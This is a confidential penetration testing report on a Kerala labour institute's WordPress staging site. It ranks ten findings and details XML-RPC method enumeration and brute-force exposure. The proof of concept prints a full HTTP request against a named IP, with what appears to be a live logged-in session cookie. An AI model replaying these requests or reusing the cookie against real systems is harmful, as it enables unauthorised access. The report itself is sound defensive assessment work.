Vulnerability Assessment and Penetration Testing Report

Mirox Cyber Security & Technology
Nila 4th floor, Technopark
Trivandrum, Kerala
P.O 695581 India
Ph: +91-471-4016888

Reinforce Your Security

Kerala Institute of Labour and Employment (KILE) Web Application Vulnerability Assessment and Penetration Testing Report

Date:	Services Performed By:	Services Performed For:
03-04-2025	Mirox Cyber Security & Technology Pvt. Ltd Nila 4th floor, Technopark Kerala PIN – 695 581	Kerala Institute of Labour and Employment (KILE) Thozhil Bhavan, University of Kerala Senate House Campus, PMG, Thiruvananthapuram, Kerala 695033

This report contains sensitive information about the security state of IT systems and data assets. The data within this report must be treated with the same level of protection as the assets themselves, and should be classified as ‘confidential’ or ‘restricted’. By accepting this document you agree to keep the contents in confidence and not copy, disclose, or distribute this without written request to and written confirmation from the Information Owners. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of the contents of this document is prohibited.

This Security Assessment (SA) is subject to the terms and conditions contained in the Agreement between the parties. Any term not otherwise defined herein shall have the meaning specified in the Agreement. In the event of any conflict or inconsistency between the terms of this SA and the terms of the Agreement, the terms of the Agreement govern and prevail.

Document Details

Version	1.0
Author	Mirox VAPT Team
Reviewed By	Mirox Security Auditors
Approved By	Mirox VAPT Team
Classification	Confidential

Reviewed By	Authorised By
Rajesh Babu (RB) – Mirox Chief Cyber Security & IT Security Consultant	Authorized officials of Kerala Institute of Labour and Employment.
Senior VAPT & Security Analyst - Mirox	
VAPT Team - Mirox	
Security Analyst Team - Mirox	
Security Threat Assessment Team - Mirox	
	Rajesh Babu (RB) – Mirox Chief Cyber Security & IT Security Consultant
Assessment Auditor Conducted by (Name & Team)	Mirox VAPT Team
IT Security Technical Review & Support	Mirox PT & Analyst - Mirox

VERSION HISTORY

VERSION	DATE	PREPARED BY	CHANGES & REASONS FOR CHANGE
1.0	03-04-2025	RB-Mirox CEO	Initial Formulation

DOCUMENT DETAILS

VERSION	DATE	DETAILS	
1.0	03-04-2025	Client	Kerala Institute of Labour and Employment.
1.0	03-04-2025	Doc Title	Web Application VAPT Report
1.0	03-04-2025	Test Type	Black Box External
1.0	03-04-2025	Classification	Confidential
1.0	03-04-2025	Project Code / Name	KILE/WEB/AUDIT
VERSION	**STARTING DATE**	**COMPLETION DATE**	**STATUS**
1.0	19-03-2025	22-03-2025	Continuing

Contents

1 Vulnerability Assessment and Penetration Testing Report 4

Summary 4

Approach 4

Overview 5

2 Summary of the Detailed Report 6

3 Overview of the Report 7

4 Threat Level Ratio 8

5 Functional Impact Ratio 8

6 Threat Impact 9

7 Technical Impact Ratio 10

8 Production Impact Ratio 10

9 Threat Impact on Data Security 11

10 Data Security Threat Ratio 12

11 Technical Report 13

11.1 **XML-RPC Enabled** 13

11.2 **WordPress XML-RPC Brute Force Attack** 15

11.3 **WordPress Denial of Service Vulnerability** 17

11.4 **LUCKY13 (Potentially Vulnerable)** 19

11.5 **BREACH Vulnerability** 21

11.6 **Clickjacking Attack** 23

11.7 **Strict Transport Security Vulnerability** 25

11.8 **Using Components with Known Vulnerabilities** 26

11.9 **Cookie without Same Site Attribute** 30

11.10 **Lack of HTTP Security Headers** 31

12 Conclusion 33

1 Vulnerability Assessment and Penetration Testing Report

Summary

Kerala Institute of Labour and Employment (KILE) has assigned to Mirox Cyber Security the task of carrying out Vulnerability Assessment and Penetration Testing of **Kerala Institute of Labour and Employment (KILE) Web Application.** The purpose of the test is to determine security vulnerabilities in the application running on the servers specified as part of the scope. The tests are carried out assuming the identity of an attacker or a user with malicious intent. At the same time due care is taken not to harm the server. **As per the Scope of work Mirox has conducted Vulnerability Assessment and Penetration Testing on the Application.**

Approach


- Perform broad Vulnerability assessment to identify potential areas of exposure and services that may act as entry points.
- Perform targeted scans and manual investigation to validate vulnerabilities.
- Identify and validate vulnerabilities.
- Rank vulnerabilities based on threat level, loss potential, and likelihood of exploitation.
- Perform supplemental research and development activities to support analysis.
- Identify issues of immediate consequence and recommend solutions.
- Develop long-term recommendations to enhance security.

Overview

The scope of the assessment is limited to performing an Application VAPT Testing on the URL mentioned below:

Application Name : KILE – Kerala Institute of Labour and Employment Web.
Application URL : https://157.173.221.63/staging/
Application IP : 157.173.221.63 :443

APPLICATION SCOPE	CRITICAL	HIGH	MEDIUM	LOW	INFO	TOTAL ISSUES
https://157.173.221.63/staging/ **IP : 157.173.221.63 :443**	**-**	**2**	**6**	**2**	**-**	**10**



2 Summary of the Detailed Report

OWASP Top 10 - 2021


The vulnerabilities are classified based on OWASP Top 10 2021 based vulnerabilities, and each vulnerabilities are listed under the top 10 vulnerabilities with Description, Impact, Recommendation and Proof of concept.

Sl. No.	OWASP 2021	No. of Vulnerabilities	Risk		
	Top 10 Vulnerabilities				
A1	Broken Access Control	N/A	N/A		
A2	Cryptographic Failures	2	2 MEDIUM		
A3	Injection	N/A	N/A		
A4	Insecure Design	N/A	N/A		
A5	Security Misconfiguration	6	1 HIGH	3 MEDIUM	2 LOW
A6	Vulnerable and Outdated Components	1	1 MEDIUM		
A7	Identification and Authentication Failures	1	1 HIGH		
A8	Software and Data Integrity Failures	N/A	N/A		
A9	Security Logging and Monitoring Failures	N/A	N/A		
A10	Server-Side Request Forgery	N/A	N/A		


3 Overview of the Report

Sl.No	Vulnerability	Threat Level	Functional Impact
1	XML-RPC Enabled	High	High
2	WordPress XML-RPC Brute Force Attack	High	High
3	WordPress Denial of Service Vulnerability	Medium	Medium
4	LUCKY13 (Potentially Vulnerable)	Medium	Medium
5	BREACH Vulnerability	Medium	Medium
6	Clickjacking Attack	Medium	Medium
7	Strict Transport Security Vulnerability	Medium	Medium
8	Using Components with Known Vulnerabilities	Medium	Medium
9	Cookie without Same Site Attribute	Low	Low
10	Lack of HTTP Security Headers	Low	Low

4 Threat Level Ratio




5 Functional Impact Ratio




6 Threat Impact

Sl. No	Vulnerability	OWASP Category	Attack Vectors	Threat Prevalence	Threat Detectability	Technical Impact	Production Impact
1	XML-RPC Enabled	A5	Easy	Common	Easy	High	High
2	WordPress XML-RPC Brute Force Attack	A7	Easy	Common	Easy	High	High
3	WordPress Denial of Service Vulnerability	A5	Easy	Common	Easy	Medium	Medium
4	LUCKY13 (Potentially Vulnerable)	A2	Hard	Common	Easy	Medium	Medium
5	BREACH Vulnerability	A2	Hard	Common	Easy	Medium	Medium
6	Clickjacking Attack	A5	Easy	Common	Easy	Medium	Medium
7	Strict Transport Security Vulnerability	A5	Easy	Common	Easy	Medium	Medium
8	Using Components with Known Vulnerabilities	A6	Easy	Common	Easy	Medium	Medium
9	Cookie without Same Site Attribute	A5	Easy	Common	Easy	Low	Low
10	Lack of HTTP Security Headers	A5	Easy	Common	Easy	Low	Low

7 Technical Impact Ratio




8 Production Impact Ratio



9 Threat Impact on Data Security

Sl. No	Data Threat Vulnerability	Data Loss	Data Exfiltration	Data Corruption	Data Breach	Data Theft	Data Leakage
1	XML-RPC Enabled	Yes	Yes	Yes	Yes	Yes	Yes
2	WordPress XML-RPC Brute Force Attack	Yes	Yes	Yes	Yes	Yes	Yes
3	WordPress Denial of Service Vulnerability	Yes	Yes	Yes	Yes	Yes	Yes
4	LUCKY13 (Potentially Vulnerable)	Yes	Yes	No	Yes	Yes	No
5	BREACH Vulnerability	Yes	Yes	No	Yes	Yes	No
6	Clickjacking Attack	No	Yes	No	Yes	Yes	Yes
7	Strict Transport Security Vulnerability	Yes	Yes	No	Yes	Yes	No
8	Using Components with Known Vulnerabilities	Yes	Yes	Yes	Yes	Yes	Yes
9	Cookie without Same Site Attribute	No	Yes	No	No	No	No
10	Lack of HTTP Security Headers	No	Yes	No	No	No	No

10 Data Security Threat Ratio



11 Technical Report

11.1 XML-RPC Enabled

Description

During the assessment, it was identified that XML-RPC is enabled in the WordPress web application, XML-RPC is a protocol used for communication between different computer systems over the internet. It allows remote procedure calls through HTTP, which means that a client can execute a function on a remote server without having direct access to it.


Impact

An attacker can send a POST request to the xmlrpc.php endpoint with the system.listMethods method to retrieve list of all the available methods on the server. These details can help the attacker identify methods that may be vulnerable to exploitation or methods that may provide sensitive information. Once the attacker has identified the vulnerabilities, they can use various methods to exploit them, potentially gaining unauthorized access to sensitive data or executing malicious code on the server.

Recommendation

- Xmlrpc.php can be restricted or disabled by using Wordpress Plugins or by manually configuring .htaccess file rewrite the rule.
- Recommended to disable the xmlrpc.php endpoint if it is not needed for the functionality of the web application. If it is needed, access to this endpoint should be restricted to authorized users only, and all other methods should be protected against unauthorized access and exploitation.
- Implement access control mechanisms such as IP whitelisting to restrict access to XML-RPC.

Proof of Concept (Steps to Reproduce)



```
POST /staging/xmlrpc.php HTTP/2
Host: 157.173.221.63
Cookie: wordpress_test_cookie=WP%20Cookie%20check; wp-settings-time-3=1742471541; _lscache_vary=
79aba0ace7af4129ac73dac32b3a1583; wordpress_logged_in_fa196c85e8e2680d7f9e4bf99b0ec4d4=
auditor%7C1742637615%7CgVfKgeMm141u2AuYAyb53SATV5CVKhQgI6HkZro5sJS%7Cfb704eef44195d37da5a9ae66b149b7c964b0530ad
c7b07f7305f90529eed320; wp-settings-3=mfold%3Do%26posts_list_mode%3Dlist%26uploader%3D1; tk_ai=
jetpack%3ASG4AaLGmGC9WB9r6wjY1O1an; tk_ai=b%2FWEueGuP513D5FFUjZ2NfCh; tk_qs=
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Content-Length: 93

<methodCall>
    <methodName>
        system.listMethods
    </methodName>
    <params>
    </params>
</methodCall>
```

1) Request to List all available Methods :

```
HTTP/2 200 OK
Content-Type: text/xml; charset=UTF-8
X-Litespeed-Cache-Control: no-cache
Cache-Control: no-cache, no-store, must-revalidate, max-age=0
Vary: Accept-Encoding
Content-Length: 4272
Date: Fri, 21 Mar 2025 08:27:38 GMT
Server: LiteSpeed
Alt-Svc: h3=":443"; ma=2592000, h3-29=":443"; ma=2592000, h3-Q050=":443"; ma=2592000, h3-Q046=":443";
ma=2592000, h3-Q043=":443"; ma=2592000, quic=":443"; ma=2592000; v="43,46"

<?xml version="1.0" encoding="UTF-8"?>
    <methodResponse>
        <params>
            <param>
            <value>
                <array>
                    <data>
                        <value>
                            <string>
                                system.multicall
                            </string>
                        </value>
                        <value>
                            <string>
                                system.listMethods
                            </string>
                        </value>
                        <value>
                            <string>
                                system.getCapabilities
                            </string>
                        </value>
                        <value>
                            <string>
                                demo.addTwoNumbers
                            </string>
                        </value>
                        <value>
                            <string>
                                demo.sayHello
                            </string>
                        </value>
                        <value>
                            <string>
                                pingback.extensions.getPingbacks
```

2) Available Methods and Procedure Call in Response

Figure 1 : XML-RPC Enabled – When attempting to access the “xmlrpc.php” endpoint resource through an HTTP GET request, the application returns a "Method Not Allowed" error response, indicating that the XML-RPC server only accepts POST requests. In this step, the attacker sends a POST request to the “xmlrpc.php” endpoint with the “system.listMethods” method call in the request body. As a result, the server responds with a list of all available methods and procedure calls, revealing sensitive information about the functionalities exposed via XML-RPC. (List of available methods and procedure calls were displayed in the response tab).

11.2 WordPress XML-RPC Brute Force Attack

Description

During the assessment, it was identified that XML-RPC is enabled in the WordPress web application, posing a significant security risk. XML-RPC is a protocol used for remote communication between systems over the internet. The wp.getUsersBlogs function in xmlrpc.php allows authentication using a username and password, which attackers can exploit for brute-force attacks. Unlike traditional login mechanisms (e.g., wp-login.php), which may have rate-limiting and CAPTCHA protection, XML-RPC does not enforce strict login restrictions, allowing multiple login attempts in a single request. This significantly enhances the attacker's efficiency, enabling rapid credential stuffing and password-guessing attacks.


Impact

An attacker can use this method to guess valid credentials and gain unauthorized access to accounts, including admin accounts. This can lead to website defacement, data leaks, or complete site takeover. Additionally, repeated brute-force attempts can cause server resource exhaustion, leading to performance issues or downtime.

Recommendation

- Disable XML-RPC if not needed by blocking access to xmlrpc.php. If XML-RPC is required, limit authentication attempts via security plugins.
- Xmlrpc.php can be restricted or disabled by using Wordpress Plugins or by manually configuring .htaccess file rewrite the rule.
- Recommended to disable the xmlrpc.php endpoint if it is not needed for the functionality of the web application. If it is needed, access to this endpoint should be restricted to authorized users only, and all other methods should be protected against unauthorized access and exploitation.
- Implement access control mechanisms such as IP whitelisting to restrict access to XML-RPC.

Proof of Concept (Steps to Reproduce)



